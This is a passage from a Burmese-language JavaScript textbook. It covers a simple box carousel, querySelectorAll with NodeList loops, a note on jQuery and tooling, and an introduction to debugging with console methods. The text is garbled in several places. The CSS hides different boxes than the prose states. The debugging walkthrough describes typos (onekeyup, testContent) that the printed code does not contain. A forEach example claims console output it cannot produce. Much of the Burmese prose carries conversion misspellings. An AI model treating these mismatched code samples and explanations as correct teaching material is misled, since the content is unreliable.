            <button id="next">Next &raquo;</button>
        </div>
    </div>
</body>
</html>
```

ဒါ .box ကလေး (၃) ခုနဲ့ <button> လေး (၂) ခုပါဝင်တဲ့ HTML Structure ဖြစ်ပြီး သင့်တော်တဲ့ CSS Style လေးတွေ ထည့်ရေးထားလို့ ရလဒ်က အချလိုပုံစံ ဖြစ်မှာပါ။



ပြီးတော့မှာ #box2 နဲ့ #box3 ကို display: none နဲ့ ခဏဖျောက်ထားလိုက်ပါ။ CSS မှာ ဒီလို ပြောင်းပေးရမှာပါ။

CSS

```
#box1 {
    background: darkcyan;
    display: none;
}

#box2 {
    background: dodgerblue;
    display: none;
}
```

ဒါကြောင့် Box (၃) ခုမှာ (၁) ခုပဲ ကျွန်ုမှာဖြစ်ပါတယ်။ Next ဆလုပ်ကိုနှိပ်ရင် နောက် Box တစ်ခုကို ပြောင်းပြုပြီး Prev ဆလုပ်ကိုနှိပ်ရင် ရှုံး Box တစ်ခုကို ပြောင်းပြုအောင် အချလိုလေး ရေးပေးလိုက်ပါ။

HTML & JavaScript

```

<script>
    let box = 1

    function next() {
        document.querySelector(`#box${box}`).style.display = "none"
        box++; if(box > 3) box = 1
        document.querySelector(`#box${box}`).style.display = "block"
    }

    function prev() {
        document.querySelector(`#box${box}`).style.display = "none"
        box--; if(box < 1) box = 3
        document.querySelector(`#box${box}`).style.display = "block"
    }

    document.querySelector("#next").onclick = next
    document.querySelector("#prev").onclick = prev

    setInterval(next, 5000)
</script>

```

ပထမဆုံး box အမည်နဲ့ Variable တစ်ခုကို အားလုံးရဲ့ အပေါ်မှာ ကြေညာထားပါတယ်။ next () Function က အဲဒီ box တန်ဖိုးနဲ့ Element ကို Select လုပ်ပြီး ဖျောက်လိုက်လို့ နှိပ်လိုက်ရင် #box1 ပျောက်သွားမှာပါ။ ပြီးတော့မှ box++ နဲ့ တစ်တိုးပြီး Select ပြန်လုပ်ထားလို့ ဒီတစ်ခါ Select လုပ်မှာ #box2 ဖြစ်သွားပါပြီ။ ဒါကြောင့် #box2 ပေါ်လာမှာပါ။ Next ကိုနောက်တစ်ကြိမ်နှိပ်တဲ့အခါ box Variable တန်ဖိုးက 2 ဖြစ်နေပါပြီ။ ဒါကြောင့် #box2 ပျောက်သွားပြီး #box3 ပေါ်လာမှာပါ။ ဒီနည်းနဲ့ တစ်ချက်နှစ်တိုင်း နောက် Box တစ်ခုကို ပြောင်းပြတဲ့ လုပ်ဆောင်ချက်ကို ရသွားပါတယ်။ ဒါပေမယ့် Box က (၃) ခုပဲရှိလို့ box Variable တန်ဖိုး 3 ထက်ကျော်မှာဖိုးလို့ 3 ထက်ကျော်ရင် 1 ကိုပြန်ပြောင်းပေးထားလိုက်လို့ နောက်ဆုံး Box ကို ရောက်ပြီးရင် ရှုံးဆုံး Box ကို ပြန်ရောက်သွားမှာ ဖြစ်ပါတယ်။ ကုံးနှုန်းမှာ Statement နှစ်ကြောင်းကို တစ်ကြောင်းထဲ ရောရေးထားလို့ Semicolon လေးခံထားတာကိုလည်း သတိပြုပါ။

prev () Function ရဲ့လုပ်ဆောင်ချက်က next () နဲ့အတူတူပါပဲ။ box Variable ကို 1 တိုးမယ့်အစား 1 နှုတ်ပေးလိုက်တာပါ။ အဲဒီလိုနှုတ်တဲ့အခါ 1 ထက်ကျော်ရင် 3 လို့ပေးထားတဲ့အတွက် ရှုံးရှုံးရောက်နေချိန် prev () ကို သွားလိုက်ရင် နောက်ဆုံးကိုရောက်သွားမှာပါ။ ဒီနည်းနဲ့ ရှုံးနောက် သွားလို့ရတဲ့ Function နှစ်ခုရသွားပါတယ်။

ပြီးတော့မှ အဲဒီ Function တွေကို သက်ဆိုင်ရာ Button မှာတဲ့ပေးလိုက်ပါတယ်။ ဒါတင်မက setIntervel() နဲ့လည်း next ကို Run ပေးထားလို့ နမူနာအရ ၅ စက်နံ့တစ်ခါ အလိုအလျောက် ပြောင်းနေတဲ့ Carousel လုပ်ဆောင်ချက်လေးကို ရရှိသွားပြီပဲ ဖြစ်ပါတယ်။

ဒီလိုမျိုး နားလည်ရသိပ်မခက်ဘဲ လက်တွေ့အသုံးဝင်တဲ့ နမူနာလေးတွေကိုကြိုရေးပြီး တင်ထားပေးပါ မယ်။ ဒီလိပ်စာမှာ Download ရယူပြီး၊ တစ်ခုပြီးတစ်ခု လေ့လာစမ်းသပ် ကြည့်စေချင်ပါတယ်။

- <https://github.com/eimg/javascript-book>

Element List

အခုနမူနာတွေရေးတဲ့အခါ သုံးရပိုလွယ်တဲ့ querySelector() ကိုပဲ တောက်လျောက်သုံးခဲ့ပါတယ်။ လိုချင်တဲ့ Element ကိုတန်းရလိုပါ။ တစ်ကယ့်လက်တွေ့မှာ querySelectorAll() ကိုပိုအသုံးများ နိုင်ပါတယ်။ Selector တစ်ခုကပြန်ပေးတဲ့ Element တွေအများကြီး ဖြစ်နိုင်ပါတယ်။ ဥပမာ ul > li ဆိုရင် ထဲမှာ ရှိသမျှ တွေအကုန်ရမှာပါ။ ဒါပေမယ့် querySelector() နဲ့ဆိုရင် တစ်ခုပဲ ရပါလိမ့်မယ်။ တစ်ကယ် အကုန်လိုချင်ရင်တော့ querySelectorAll() ကိုသုံးမှ ရပါလိမ့်မယ်။

querySelectorAll() နဲ့ Select လုပ်ယူတဲ့အခါ ပြန်ရမယ့် ရလဒ်က Array နဲ့ဆင်တူတဲ့ NodeList ကိုပြန်ရမှာဖြစ်ပါတယ်။ Array နဲ့ဆင်တူပေမယ့် တစ်ကယ် Array တော့မဟုတ်ပါဘူး။ ဒါကြောင့် သုံးတဲ့ အခါ Array ကဲ့သို့ သုံးနိုင်ပေမယ့် map() တို့ filter() တို့လို Array Method တွေ အလုပ်မလုပ်ပါဘူး။ ဒါပေမယ့် Iterable အမျိုးအစားဖြစ်လို့ for-of Loop နဲ့ သူကို Loop လုပ်လို့ရှိနိုင်ပါတယ်။

HTML & JavaScript

```
<ul>
    <li>Item One</li>
    <li>Item Two</li>
    <li>Item Three</li>
    <li>Item Four</li>
</ul>
```

```
<script>
    let items = document.querySelectorAll("ul > li")

    for(li of items) {
        console.log(li.textContent)
    }
</script>
```

ဒါဟာ `` Element တွေပါဝင်တဲ့ Node List ကို `for-of` နဲ့ Loop လုပ်ပြီး သူရဲ့ Content ကို Console မှာ တန်းစီရိက်ထုတ်လိုက်တာပါ။ ဒါကြောင့် Browser Console ကိုဖွင့်ကြည့်ရင် အခုလိုရလဒ်ကို တွေ့မြင်ရမှာပါ။

```
Item One
Item Two
Item Three
Item Four
```

အကယ်၍ Node List ပေါ်မှာ `map()` လိုမျိုး Loop လုပ်လိုက်တဲ့ Method သုံးချင်ရင် `forEach()` ကိုသုံးလိုလည်း ရနိုင်ပါသေးတယ်။ ဒါလိုပါ -

HTML & JavaScript

```
<ul>
    <li>Item One</li>
    <li>Item Two</li>
    <li>Item Three</li>
    <li>Item Four</li>
</ul>

<script>
    let items = document.querySelectorAll("ul > li")
    items.forEach(li => li.textContent)
</script>
```

တူညီတဲ့ရလဒ်ကို ရမှာဖြစ်ပါတယ်။ ဒီနေရာမှာ တစ်ခုသတိပြုရမှာက `forEach()` က `Item` တစ်ခုချင်းစီပေါ်မှာ ပေးလိုက်တဲ့ Callback Function ကို အလုပ်လုပ်သွားပေမယ့် ရလဒ်ကို `map()` လို့ Array အနေနဲ့ ပြန်မပေးပါဘူး။ ဒါကြောင့် လိုချင်တဲ့အလုပ်ခိုင်းလို ရပါတယ်။ Return Value တော့ ရှိမှာ မဟုတ်ပါဘူး။

လက်စနဲ့ Array တစ်ခုကို သုံးပြီး Element List တစ်ခု တည်ဆောက်ဖော်ပြစေတဲ့ ကုဒ်လေးလည်း နမူနာ ထည့်ပြလိုက်ချင်ပါတယ်။ ဒီလိုပါ –

HTML & JavaScript

```
<ul></ul>

<script>
    let fruits = ["Apple", "Orange", "Mango"]
    let ul = document.querySelector("ul")

    fruits.map(fruit => {
        let li = document.createElement("li")
        li.textContent = fruit
        ul.appendChild(li)
    })
</script>
```

ဒါဟာ Array တစ်ခုထဲမှာပါတဲ့ Item တွေကိုသုံးပြီး Element ထဲမှာ Element တွေ တစ်ခုပြီး တစ်ခုတည်ဆောက်ပြီး ထည့်ပေးလိုက်တာပါ။ ဒီတစ်ခါတော့ Array ပေါ်မှာ အလုပ်လုပ်တာမို့လို့ map () ကိုသုံးထားပါတယ်။

Wrapping Up

အခုလို DOM Manipulation လုပ်ငန်းတွေနဲ့ပက်သက်ရင် အရမ်းကောင်းတဲ့ JavaScript Library နည်းပညာတစ်ခုရှိပါတယ်။ jQuery လိုခေါ်ပါတယ်။ လူသုံးတော်တော်များတဲ့ နည်းပညာတစ်ခုပါ။ ဘယ်လောက်တောင် လူသုံးများသလဲဆိုရင် အင်တာန်က်ပေါ်မှာရှိသမျှ ဝဘ်ဆိုက်တွေရဲ့ ထက်ဝက်နီးပါး က jQuery ကို အသုံးပြုထားကြပါတယ်။

jQuery က JavaScript မှာ querySelector() တို့ querySelectorAll() တို့ မရှိခင် ကတည်းက CSS Selector အတိုင်း Element တွေကို Select လုပ်လို့ရအောင် စီစဉ်ပေးထားတာပါ။ JavaScript မှာ forEach() မရှိခင်ကတည်းက အလားတူ လုပ်ဆောင်ချက်မျိုးတွေ သူမှာ ရှိနေတာပါ။ ဒါက အခုပြောလက်စရိတဲ့ နမူနာတွေလောက်ကိုသာ ရွေးထုတ်ပြောတာပါ။ တစ်ကယ်တော့ အသုံးဝင်ပြီး မူလ JavaScript မှာ မပါတဲ့ မရှိတဲ့ လုပ်ဆောင်ချက်တွေ တော်တော်များများကို jQuery က ဖန်တီးပေးထားပါတယ်။ ပြီးတော့ အရင်က Browser တွေတစ်ခုနဲ့တစ်ခု အလုပ်လုပ်ပုံ မတူကွဲပြားမှုတွေ ရှိနေစဉ်

ကာလမှာ၊ ရေးလိုက်တဲ့ကုဒ်တွေ Browser အားလုံးမှာ တူညီစွာ အလုပ်လုပ်အောင်လည်း jQuery က စီစဉ်ပေးထားပါသေးတယ်။ ဒါကြောင့် တော်တော်အသုံးဝင်ပြီး မရှိမဖြစ်နည်းပညာဖြစ်ခဲ့ပါတယ်။

အခုနောက်ပိုင်းမှာတော့ Internet Explorer လို အလွန်နှေးပြီး ပြသာနာတွေများတဲ့ Browser မျိုးကို လူသုံးနည်းသွားသလို JavaScript ကိုယ်တိုင်မှာလည်း jQuery က လုပ်ပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေတစ်ခါထဲ ပါဝင်လာပါပြီ။ ဒါကြောင့်အခုချိန်မှာ jQuery ကို ထည့်သွင်းလေ့လာထားရင် ကောင်းပေမယ့် မဖြစ်မနေ လိုအပ်တာမျိုး မဟုတ်တော့ပါဘူး။

jQuery နဲ့ ပြိုင်တူလိုလို ထွက်ပေါ်ခဲ့တဲ့ အခြား JavaScript နည်းပညာ အမြောက်အများ ရှိခဲ့သလို ၁၂ jQuery ရဲ့နောက်မှာ ထပ်ဆင့်ထွက်ပေါ်လာတဲ့ JavaScript နည်းပညာတွေလည်း အမြောက်အမြား ရှိပါသေးတယ်။ BackboneJS, AngularJS, EmberJS စသည်ဖြင့် ထင်ရှားခဲ့ကြပါတယ်။ လက်ရှု အထင်ရှားဆုံး နည်းပညာတွေကတော့ React နဲ့ Vuejs တို့ပဲ ဖြစ်ပါတယ်။ React အကြောင်းကို နောက်ပိုင်းမှာ ထည့်သွင်းဖော်ပြသွားမှာပါ။

ဒါက Development ပိုင်းကိုပဲ ပြောတာပါ။ Tooling ခေါ် ဆက်စပ်နည်းပညာတွေလည်း ရှိပါသေးတယ်။ ESLint လို JavaScript ကုဒ်တွေထဲမှာ အမှားရှာပေးနိုင်တဲ့ နည်းပညာတွေ၊ Webpack လို Node Module တွေကို Web မှာသုံးလို့ရအောင် စီမံပေးတဲ့ နည်းပညာတွေ၊ Babel လို အသစ်တို့ထွင်ထားတဲ့ ES Feature သစ်တွေကို လောလောဆယ် Support မလုပ်သေးတဲ့ Browser တွေမှာ အလုပ်လုပ်အောင် စီမံပေးနိုင်တဲ့ နည်းပညာတွေ၊ NPM လို JavaScript Module တွေ Package တွေကို စီမံပေးနိုင်တဲ့ နည်းပညာတွေ၊ စသည်ဖြင့် ရှိနေပါတယ်။

JavaScript ဟာ တော်တော် လေးကျယ်ပြန့်တဲ့ ဘာသာရပ်တစ်ခုပါ။ အခုဒီစာအုပ်ပေးတဲ့ ဗဟိုသုတပ်မှာ အခြေခံပြီး နောက်အဆင့်တွေကို တစ်ဆင့်ခြင်း ဆက်လက် တက်လှမ်းသွားရမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၂) – JavaScript Debugging

ကုဒ်ထဲမှာ မသိလိုက်ဘဲ ပါသွားတဲ့ အမှားလေးတွေကို Bug လိုခေါ်ပါတယ်။ ဟိုးရေးရေးက ကွန်ပျူးတာဆိုတာ အခုလို စားပွဲတင်ကွန်ပျူးတာ မဟုတ်သေးဘဲ အခန်းတစ်ခန်းလုံးစာ အပြည့်ယူတဲ့ စက်ကြီးတွေပါ။ အဲ ဒီခေတ်က ကွန်ပျူးတာ အလုပ်မလုပ်လို အဖြော်ကြည့်လိုက်တာ ပိုးဟပ်တစ်ကောင် စက်ထဲမှာဝင်နေလို အလုပ်မလုပ်တာကို သွားတွေရာကနေ နောက်ပိုင်းမှာ အလုပ်မလုပ်အောင် ပြဿနာပေးနေတဲ့ အမှားလေးတွေကို Bug လိုခေါ်တဲ့ အလေ့အထ ဖြစ်သွားခဲ့တာလို ဆိုပါတယ်။ ဒါကြောင့် Debug လုပ်တယ်ဆိုတာ Bug ကို ဖယ်ထုတ်လိုက်တာ၊ ရှင်းလိုက်တာပါ။ အမှားကို မှန်အောင်ပြင်လိုက်တာပါ။

JavaScript ကုဒ်တွေရေးတဲ့အခါ Console မှာ တိုက်ရိုက်ရေးပြီး စမ်းကြည့်တဲ့ ကုဒ်တွေက သိပ်ပြဿနာမရှိပါဘူး။ မှားရင် Error တက်လို မှားမှန်း ချက်ချင်းသိရပါတယ်။ လုံးဝအတိအကျကြိုး မဟုတ်ပေမယ့် ဘာ ကြောင့်မှားလဲဆိုတာကို Error Message တွေပြေားလို အဲဒီ Error Message တွေကို လေ့လာပြီး ကိုယ့် ကုဒ်ကို လိုအပ်သလို မှန်အောင် ပြင်ပေးလိုက်လိုရနိုင်ပါတယ်။

Browser မှာ Run တဲ့အခါမှာတော့ ရေးထားတဲ့ JavaScript ကုဒ်မှားနေရင် Browser က Error မပြပါဘူး။ ဒါကြောင့် ရေးပြီးစမ်းကြည့်လိုက်လို့ အလုပ်မလုပ်တဲ့အခါ ဘာကြောင့်အလုပ်မလုပ်မှန်း မသိတော့တာမျိုး တွေ ဖြစ်ကြပါတယ်။ တစ်ကယ်တော့ Error တွေကို လုံးဝမပြတာ မဟုတ်ပါဘူး။ Browser မြင်ကွင်းမှာ မပြပေမယ့် Console ထဲမှာတော့ ပြပေးပါတယ်။ ဒါကြောင့် Debug လုပ်ပြီး အမှားရှာနိုင်ဖို့အတွက် ရေးတဲ့ ကုဒ် အလုပ်မလုပ်ရင် Browser Console ဖွင့်ကြည့်ပြီး အဖြေရှာရတယ် ဆိုတာကို ဦးဆုံးမှတ်ထားဖို့ လိုပါတယ်။

အခုလို စာအုပ်တွေရေးသလို သင်တန်းတွေဖွင့်ပြီး စာတွေလည်း သင်နေတော့ အမြဲကျံရပါတယ်။ [အလုပ်မလုပ်ရင် Console](#) ကို ဖွင့်ကြည့်ပါ လို့ ဘယ်လောက်ပဲ ထပ်ခါထပ်ခါ ပြောထားထား၊ အဆင်မပြေတာနဲ့ ဘာ

လုပ်လို ဘာကိုင်ရမှန်းမသိ စိတ်ညံ့ဖြီး၊ "ဆရာ မရဘူး" တို့ "ဆရာ အလုပ်မလုပ်ဘူး" တို့ဆိုတာမျိုးတွေ အမြဲတမ်း မေးကြပါတယ်။ မေးတာက ပြဿနာမဟုတ်ပါဘူး။ "Console ကိုဖွင့်ကြည့်ဖြီးပြုလား" လိုပြန် မေးလိုက်ရင် အများစုက မကြည့်ရသေးပါဘူး။ တစ်ကယ်တမ်း Console ဖွင့်ကြည့်လိုက်တဲ့အခါ မှားရတဲ့ အကြောင်းရင်းကို သိသွားပြီး ကိုယ်ဘာသာမှန်အောင် ပြင်လိုက်နိုင်ကြတာ များပါတယ်။

အစပိုင်းလေ့လာစရေးတဲ့ ကုဒ်တွေဆိုတာ ဘာမှရှုပ်ထွေးတဲ့ကုဒ်တွေ မဟုတ်သေးပါဘူး။ ဒီအဆင့်မှာ တော် ယုံတန်ယုံ အမှားလောက်က Console မှာပြတဲ့ Error တွေနဲ့တင် အဖြေထွက်ပါတယ်။ တစ်ခါတစ်လေ တော့ ဘာ Error မှ မပြား အလုပ်မလုပ်တဲ့ ပြဿနာမျိုးတွေတော့ ရှိတတ်ပါတယ်။ အဲဒီလို ရှိလာတဲ့အခါ မ မှားဘူး ထင်ရပေမယ့် မှားကြတဲ့အမှားလေးတွေ ရှိပါတယ်။ ဘာလဲဆိုတော့ ကုဒ်တွေရေးနေတာက ဖိုင် တစ်ခု၊ တစ်ကယ်တမ်း ဖွင့်စမ်းနေတာက ဖိုင်တစ်ခု ဖြစ်ကြတာကိုလည်း မကြာမကြာ ကြံ့ရပါတယ်။ မဖြစ် လောက်ပါဘူး မထင်နဲ့၊ တစ်ခါတစ်လေ မဟုတ်ပါဘူး၊ ခဏခဏကို ဖြစ်ကြတာပါ။ ဒီတော့ ရေးချင်ရာရေး၊ ပြင်ချင်သလိုပြင်၊ အလုပ်ကို မလုပ်ဘူးဖြစ်နေတာပေါ့။ ဘယ်လုပ်ပါမလဲ၊ ဖွင့်စမ်းနေတာက လက်ရှိရေးနေ တဲ့ ဖိုင်မှ မဟုတ်တာ။ ဒါကြောင့် Error လည်းမပြားဘူး၊ အလုပ်လည်းမလုပ်ဘူးဆိုရင် ရေးတဲ့ဖိုင်နဲ့ စမ်းတဲ့ဖိုင်တဲ့ လျှော့လားဆိုတာကို အရင်ဆုံး သေချာပြန်စစ်ပါ။

နောက်ပြဿနာတစ်ခုကတော့၊ ရေးတဲ့ဖိုင်နဲ့ စမ်းတဲ့ဖိုင် တူတယ်။ Browser မှာ Refresh လုပ်ဖို့ မေးပြီး ဒီ တိုင်းစမ်းနေမိတာ ဆိုတာမျိုးလည်း ဖြစ်တတ်ပါသေးတယ်။ လေ့လာသူတွေမပြောနဲ့ အတွေ့အကြံရှိသူ တွေတောင် မကြာခဏ ဖြစ်တတ်ကြပါသေးတယ်။ Browser မှာ Refresh မလုပ်ရင်တော့ ရေးလိုက်တဲ့ကုဒ် က အသက်ဝင်မှာ မဟုတ်ပါဘူး။ နို့အဟောင်းကြီးကိုပဲ အလုပ်လုပ်နေမှာပါ။ ဒါကြောင့် ကိုယ်ကတော့ ပြင်လိုက်တယ် ရလဒ်မှာ ပြောင်းမသွားဘူးဆိုတာမျိုး ဖြစ်တတ်ပါတယ်။ ဒါကြောင့် Browser ကို Refresh လုပ်ပြီးမ စမ်းကြည့်ဖို့ကိုလည်း မမေ့ဖို့သတိပြုရပါမယ်။

ရေးတဲ့ဖိုင်လည်းမှန်တယ်၊ စမ်းတဲ့ဖိုင်လည်း မှန်တယ်၊ Refresh တွေဘာတွေလည်း သေချာလုပ်တယ်။ အဲဒါ လည်း အလုပ်မလုပ်သေးဘူး၊ Error လည်းမပြားဘူး ဆိုတာမျိုး ဖြစ်လာရင်တော့ console.log() Method ကို အားကိုးရမှာပဲ ဖြစ်ပါတယ်။ ဥပမာအနေနဲ့ မှားနေတဲ့ ကုဒ်လေးတစ်ခု ပေးချင်ပါတယ်။

HTML & JavaScript

```

<input type="text">
<label></label>

<script>
    document.querySelector("input").onkeyup = function() {
        let count = document.querySelector("input").value.length
        if(count) {
            document.querySelector("label").textContent = count
        }
    }
</script>

```

<input> မှာ တစ်ခုခုရိုက်ထည့်လိုက်တာနဲ့ စာလုံးအရေအတွက်ကို <label> ထဲမှာ ပြအောင် ရေးထား တဲ့ ကုဒ်ပါ။ ဒီကုဒ်ဟာ မှားနေတဲ့အတွက် အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ပြသုနာက Error Message လည်း ပြမှာ မဟုတ်ပါဘူး။ ကိုယ်ဘာသာဖတ်ကြည့်ပြီး အမှားကိုတွေ့အောင်ရှာရပါတော့မယ်။ ဒီကုဒ်လောက်မှာ ရှာကောင်းရှာနိုင်ပေမယ့် ကုဒ်တွေများလာရင် တစ်လုံးချင်းဖတ်ပြီး ရှာဖို့ဆိုတာ မလွယ်တော့ပါဘူး။ ဒါ ကြောင့် ဘယ်အပိုင်း အလုပ်လုပ်တယ်၊ ဘယ်အပိုင်း အလုပ်မလုပ်မဘူးဆိုတာ ပေါ်လွင်အောင် လက်ရှိကုဒ် ရဲ့ ကြေားထဲမှာ console.log() လေးတွေ လိုက်ထုတ်ကြည့်လို့ ရနိုင်ပါတယ်။ ဒီလိုပါ -

JavaScript

```

console.log("JavaScript working")

document.querySelector("input").onkeyup = function() {

    console.log("Keyup working")

    let count = document.querySelector("input").value.length

    if(count) {

        console.log("Inside if block")

        document.querySelector("label").textContent = count
    }
}

```

console.log() Statement တွေပါသွားလို့ **JavaScript working** ဆိုတဲ့ဖော်ပြချက် Console မှာပေါ်ရင် ဒီအဆင့်ထိ အလုပ်လုပ်တယ်ဆိုတာ သေချာသွားပါပြီ။ keyup လုပ်ဆောင်ချက်သာ အလုပ်လုပ်မယ် ဆိုရင် **Keyup working** ဆိုတဲ့ဖော်ပြချက် Console မှာတွက်ရပါမယ်။ ပေးထားတဲ့ နမူနာမှာ တွက်မှာ မဟုတ်ပါဘူး။ ဒါဆိုရင် သူက Error မပြပေမယ့် ကိုယ့်အစိအစဉ်နဲ့ကိုယ် Keyup လုပ်ဆောင်ချက် အလုပ်မ

လုပ်တာ သိသွားပြီမို့လို့ အဲဒီအပိုင်းကို ဦးစားပေးအဖြေရှာလိုက်လို့ ရသွားပါပြီ။ နမူနာမှာ onkeyup ဖြစ်ရမှာကို onekeyup ဖြစ်နေပါတယ်။ အဲဒါလေးပြင်ပြီး နောက်တစ်ကြိမ် စမ်းကြည့်ရင် **Keyup working** ဆိုတဲ့ဖော်ပြချက်ကို တွေ့မြင်ရမှာပါ။ ဒါဆိုရင် ပြဿနာတစ်ခု ဖြေလည်သွားပါပြီ။

အမှားတွေကျန်နေသေးလို့ အလုပ်တော့လုပ်ဦးမှာ မဟုတ်ပါဘူး။ အကယ်၍ **Inside if block** ဆိုတဲ့ ရလဒ်ထွက်ပေါ်မယ်ဆိုရင် count တန်ဖိုးမှန်လိုပါ။ မပေါ်ရင်တော့ count တန်ဖိုးမမှန်လိုပါ။ ဒါဆိုရင် count တန်ဖိုးယူထားတဲ့ Statement ကို စစ်လိုက်ယုံပါပဲ။ နမူနာမှာ value.length ဖြစ်ရမယ့်အစား value.length ဖြစ်နေပါတယ်။ ပြင်ပေးလိုက်ရင် မှန်သွားလို့ **Inside if block** ဆိုတဲ့ ဖော်ပြချက်ကို တွေ့မြင်ရပါလိမ့်မယ်။


ဒါပေမယ့် အမှားကျန်နေသေးလို့ လိုချင်တဲ့ရလဒ်အမှန် မရသေးပါဘူး။ **Inside if block** ဆိုတဲ့ ဖော်ပြချက်ကြောင့် အဲဒီနားထိ ရောက်နေပြီ။ မှန်နေပြီဆိုတာ သေချာနေပြီမို့လို့ စစ်စရာ တစ်နေရာပဲ ကျန်ပါတော့တယ်။ သတိထားကြည့်လိုက်ရင် တွေ့ရပါလိမ့်မယ်။ textContent ဖြစ်ရမယ့်အစား testContent ဖြစ်နေပါတယ်။ အဲဒါလေးပြင်ပြီး စမ်းကြည့်လိုက်ရင်တော့ အားလုံးမှန်သွားပြီမို့လို့ လိုချင်တဲ့ရလဒ်အမှန်ကို ရရှိသွားမှာပဲ ဖြစ်ပါတယ်။

`console.log()` အပြင် အသုံးဝင်တဲ့ တဗြား Method လေးတွေ ရှိပါသေးတယ်။

`console.info()` - `console.log()` နဲ့အတူတူပါပဲ။ Firefox Browser မှာဆိုရင် ရှေ့ကနေ Info Icon လေးထည့်ပြီး ပြပေးပါတယ်။ Chrome မှာတော့ မပြပါဘူး။

`console.warn()` - `console.log()` နဲ့အတူတူပါပဲ။ စာလုံးအဝါရောင်နဲ့ ရှေ့ကနေ Warning Icon လေးထည့်ပြီး ပြပေးပါတယ်။

`console.error()` - `console.log()` နဲ့အတူတူပါပဲ။ စာလုံးအနီရောင်နဲ့ ရှေ့ကနေ Error Icon လေးထည့်ပြီး ပြပေးပါတယ်။



နမူနာပုံကို**ကြည့်လိုက်ရင်** `console.log()`, `console.info()`, `console.warn()` နဲ့ `console.error()` တိုကို သုံးပြထားပါ။ Console မှာပြတဲ့ ဖော်ပြချက်လေးတွေ အရောင်ပြောင်းသွား ယုံသာမက သင့်တော်တဲ့ Icon လေးတွေ တွဲပြတာကိုတွေ့ရမှာပါ။ ပြီးတော့ ဟိုးအပေါ်ညာဘက်နားမှာ Warning နဲ့ Error အရေအတွက်ကိုလည်း ပြပေးနေတာကို တွေ့ရပါလိမ့်မယ်။

`console.table()` – Array တွေ Object တွေမှာပါတဲ့ Data တွေကို Table လေးတစ်ခုနဲ့ ကြည့်ကောင်းအောင် ပြပေးပါတယ်။ ရုံးရုံး `console.log()` နဲ့တစ်ချို့ Structure Data တွေကို ကြည့်ရောက်တယ်ထင်ရင် `console.table()` နဲ့ ထုတ်ကြည့်နိုင်ပါတယ်။

`console.trace()` – Function တွေထဲမှာ ဒါ Statement ကို ရေးထားမယ်ဆိုရင် Function ကို ဘယ်က ခေါ်သလဲဆိုတဲ့ခေါ်ယူမှု အဆင့်ဆင့်ကို ပြပေးပါတယ်။

`console.time()`, `console.timeEnd()` – တစ်ချို့ကုဒ်တွေ အလုပ်လုပ်တာ ဘယ်လောက်ကြာသလဲ သိချင်ရင် ဒီနှစ်ခုကို တွဲသုံးနိုင်ပါတယ်။ ကုဒ်ရဲ့အပေါ်မှာ `console.time()` ကို ရေးပြီး ကုဒ်ရဲ့အောက်မှာ `console.timeEnd()` ကိုရေးထားမယ်ဆိုရင် ကြာချိန်ကို ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။

ဒီလို Console မှာထုတ်ကြည့်ပြီး Debug လုပ်တဲ့နည်းဟာ စနစ်ကျတဲ့နည်း မဟုတ်ပေမယ့် လူတိုင်းသုံးနေတဲ့နည်းဖြစ်ပါတယ်။ စီနီယာအဆင့် ပရိုဂရမ်မာတွေကိုယ်တိုင် ဒီနည်းသုံးတဲ့သူတွေကို ဟာသလုပ်ပြီး နောက်ကြပေမယ့် သူတို့ကိုယ်တိုင် ဒီနည်းကို လက်မလွတ်နိုင်ကြပါဘူး။

Debug လုပ်ဖို့ ထည့်ထားတဲ့ `console.log()` အပါအဝင် `console` Method တွေကို Debug လုပ်ပြီး နောက် ပြန်ဖြုတ်ဖို့တော့ မမေ့ပါနဲ့။ စနစ်မကျဘူးဆိုတာ ဒါကိုပြောတာပါ။ ကိုယ့်ဘာသာ Manual ထည့်ပြီး စမ်းထားမိတော့၊ ပြီးတဲ့အခါမှာလည်း ကိုယ့်ဘာသာပဲ Manual ပြန်ထုတ်ပေးရမှာပါ။ မထုတ်မိရင် အဲဒီလို စမ်းထားတဲ့ Log တွေက ကုဒ်ကို Run လိုက်တိုင်း Console မှာ အမြဲတမ်း လာပေါ်နေမှာပါ။

တစ်ကယ့်ပရောဂျက်ကြီးတွေမှာတော့ ပိုပြီးစနစ်ကျတဲ့ Debugging Tool တွေကို သုံးရမှာဖြစ်ပေမယ့်၊ လောလောဆယ် လေ့လာဆဲအဆင့်မှာတော့ ဒီနည်းနဲ့တင် အဆင်ပြေနေပါပြီ။

